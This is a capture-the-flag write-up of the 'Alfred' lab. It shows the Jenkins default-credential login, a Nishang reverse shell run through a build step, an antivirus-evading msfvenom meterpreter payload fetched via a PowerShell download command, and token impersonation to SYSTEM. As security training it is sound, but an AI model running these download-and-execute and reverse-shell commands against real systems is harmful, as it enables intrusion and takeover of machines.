
Alfred



Room Description :

** In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made changes to it). After which, we'll use an interesting privilege escalation method to get full system access.
** Since this is a Windows application, we'll be using Nishang(opens in new tab) to gain initial access. The repository contains a useful set of scripts for initial access, enumeration and privilege escalation. In this case, we'll be using the reverse shell scripts(opens in new tab).

Initial Access :

** Since this is a Windows application, we'll be using Nishang to gain initial access. The repository contains a useful set of scripts for initial access, enumeration and privilege escalation. In this case, we'll be using the reverse shell scripts.
** First of all we will start by performing an `nmap` scan on the target machine using the command :

```
┌──(0×cyberboss💀ali)-[~/Documents/daily-used/studies/thm-labs]
└─$ nmap -Pn -sV --script vuln 10.49.139.194
```

** Command Explanation :
*** `nmap` : Network Mapping tool .
*** `-Pn` : No Ping scan ,to skip the `ping` step .
*** `-sV` : service version detection scan .
*** `--script` : to perform script scan on the open ports .


```
┌──(0×cyberboss💀ali)-[~/Documents/daily-used/studies/thm-labs]
└─$ nmap -Pn -sV --script vuln 10.49.139.194
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-05 10:23 +0530
Stats: 0:02:52 elapsed; 0 hosts completed (1 up), 1 undergoing Scri
NSE Timing: About 84.85% done; ETC: 10:26 (0:00:03 remaining)
Nmap scan report for 10.49.139.194
Host is up (0.045s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Microsoft IIS httpd 7.5
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| vulners:
|   cpe:/a:microsoft:internet_information_services:7.5:
|       PACKETSTORM:180580      10.0    https://vulners.com/packets
|       MSF:AUXILIARY-DOS-WINDOWS-FTP-IIS75_FTPD_IAC_BOF-       10.
EXPLOIT*
|       CVE-2010-3972   10.0    https://vulners.com/cve/CVE-2010-39
|       SSV:20122       9.3     https://vulners.com/seebug/SSV:2012
|       CVE-2010-2730   9.3     https://vulners.com/cve/CVE-2010-27
|       SSV:20121       4.3     https://vulners.com/seebug/SSV:2012
|       PACKETSTORM:180584      4.3     https://vulners.com/packets
|       MSF:AUXILIARY-DOS-WINDOWS-HTTP-MS10_065_II6_ASP_DOS-    4.3
EXPLOIT*
|_      CVE-2010-1899   4.3     https://vulners.com/cve/CVE-2010-18
3389/tcp open  tcpwrapped
8080/tcp open  http       Jetty 9.4.z-SNAPSHOT
| http-enum:
|_  /robots.txt: Robots file
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 187.01 seconds
```

** as we can see there are `3` open ports .

** let's navigate to the webpage of the machine on port 8080 : `machine-ip:8080`

** this will redirct us to a login form of jenkins ,if we tried common credentials we can find that the username and password are `admin:admin`:




** as we can see ,we managed to access the admin panel of jenkins .


** now after navigating around the website we found a page to run bash commands on the windows machine under the path `/job/project/configure`

** now we put the script on the folder and run a python server on that folder ,then we setup a listener using netcat .

** on the target machine we use this command to download the windows script from attacker machine and then run it to send a connection to the attacker `ip` and `port` we specify .



** to run the command we first save it and then run it using the build now option .



** and now we got a reverse shell on the target machine and now we can search for the flag of user.txt and submit it .

** after we navigate through the target machine files we managed to find the `user.txt` file under the path :

```
PS C:\users\bruce\Desktop> type user.txt
79007a09481963edf2e1321abd9ae2a0
```

Switching Shells :

** To make the privilege escalation easier, let's switch to a meterpreter shell using the following process.
** Use msfvenom to create a Windows meterpreter reverse shell using the following payload:
`msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=IP LPORT=PORT -f exe -o shell-name.exe`

```
┌──(0×cyberboss💀ali)-[~/Documents/daily-used/studies/thm-labs]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=192.168.217.13 LPORT=4444 -f exe -o shell.exe
```

**This payload generates an encoded x86-64 reverse TCP meterpreter payload. Payloads are usually encoded to ensure that they are transmitted correctly and also to evade anti-virus products. An anti-virus product may not recognise the payload and won't flag it as malicious.
** After creating this payload, download it to the machine using the same method in the previous step:
`powershell "(New-Object System.Net.WebClient).Downloadfile('http://your-thm-ip:8000/shell-name.exe','shell-name.exe')"`

** then we setup a listener :

```
msf exploit(multi/handler) > set lhost 192.168.217.13
lhost => 192.168.217.13
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

** we make sure to set the same configurations of the payload same as the listener in order to recieve the connection without any problems .
** then we run the shell using the command : `Stat-Process shell.exe`:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.9.150.161:4444
[*] Sending stage (175174 bytes) to 10.10.81.15
[*] Meterpreter session 2 opened (10.9.150.161:4444 → 10.10.81.15:49268) at 2021-05-22 23:31:35 +0100

meterpreter > 
```

** now we got a meterpreter session on the target machine ,and we can start with the privilege escalation process .

Privilege Escalation :

** We can check our permissions on the target system using the command : `whoami /priv`
** from the result we can find that we have (SeDebugPrivilege, SeImpersonatePrivilege) ,that means we can impersonate the token of the administrator and get administrator permissions .
** in order to check tokens available we have to load the module `incognito` in the meterpreter session and then run its command :`list_tokens -g` We can see that the BUILTIN\Administrators token is available.
** Use the impersonate_token "BUILTIN\Administrators" command to impersonate the Administrators' token.
** when we run the command `getuid` we will get an output `NT AUTHORITY\SYSTEM`.
** in order to keep our shell stable we have to migrate to a process that have the right permissions ,and it is better to migrate to `services.exe` :

** first we use the command `ps` to list the processes , then we run the command `migrate PID` (PID of the services.exe process)

** now we can navigate to the folder and get the flag :

```
meterpreter > cat root.txt
dff0f748678f280250f25a45b8046b4a
```

The End